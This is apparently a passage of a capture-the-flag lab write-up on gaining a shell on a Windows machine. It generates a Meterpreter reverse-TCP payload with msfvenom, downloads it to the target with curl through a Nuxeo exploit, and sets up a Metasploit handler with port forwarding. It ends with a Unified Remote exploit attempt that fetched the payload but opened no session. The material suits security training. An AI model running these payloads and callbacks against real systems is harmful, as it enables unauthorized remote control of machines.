At first, we need to create payload with msfvenom


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4242 -f exe > reverse.exe
```



```
~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.145 LPORT=4242 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Now we need to upload the payload to the machine using the Nuxeo exploit.

```
curl.exe http://YOUR_HTTP_SERVER/reverse.exe -o rs.exe
```




```
PS C:\Users\Public\Music> curl http://10.10.14.145:8000/reverse.exe -o rs.exe
PS C:\Users\Public\Music> dir


    Directory: C:\Users\Public\Music


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----         2/8/2022  11:16 PM           7168 rs.exe
```

After that, we shall run meterpreter handler.

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST YOUR IP
msf6 exploit(multi/handler) > set LPORT 4242
msf6 exploit(multi/handler) > run
```


Execution our rs.exe payload and check the msfconsole:



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.145
LHOST => 10.10.14.145
msf6 exploit(multi/handler) > set LPORT 4242
LPORT => 4242
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.145:4242
[*] Sending stage (200262 bytes) to 10.10.11.115
[*] Meterpreter session 1 opened (10.10.14.145:4242 -> 10.10.11.115:56161 ) at 2022-02-09 10:41:09 +0300
```

Session in successfully opened! It’s time for port forwarding:


```
meterpreter > portfwd add -l 9512 -p 9512 -r 10.10.11.115
```



```
meterpreter > portfwd add -l 9512 -p 9512 -r 10.10.11.115
[*] Local TCP relay created: :9512 <-> 10.10.11.115:9512
```

Placing the session on background and create one more handler that will be used for the unified exploit.

```
meterpreter > background
meterpreter > run
```




```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.145:4242
```

Let's move on to the unified exploit. I made some minor edits in the code so it suites python3.x and replaced certutil tool with curl. You can check my version here.


Now we again need to open http server in directory where the reverse.exe is placed so the exploit can take the payload and upload in to the remote machine.

So, I tried to exploit the unified remote vulnerability bur for some reasons it did not yield expected results.




```
~/Documents$ python3 unified.py 127.0.0.1 10.10.14.145 reverse.exe
[+] Connecting to target...
[+] Popping Start Menu
[+] Opening CMD
[+] *Super Fast Hacker Typing*
[+] Downloading Payload
[+] Done! Check listener?
```

As you can see the exploitation is successfully done and the payload file was accessed (which tells us that the curl command inside the exploit was completed without errors)



```
~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.115 - - [09/Feb/2022 11:06:00] "GET /reverse.exe HTTP/1.1" 200 -
```

But there was no session opened though…



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.145:4242
```

I don't know if it's me who doing something wrong or it's the machine problems. Will wait for official writeup.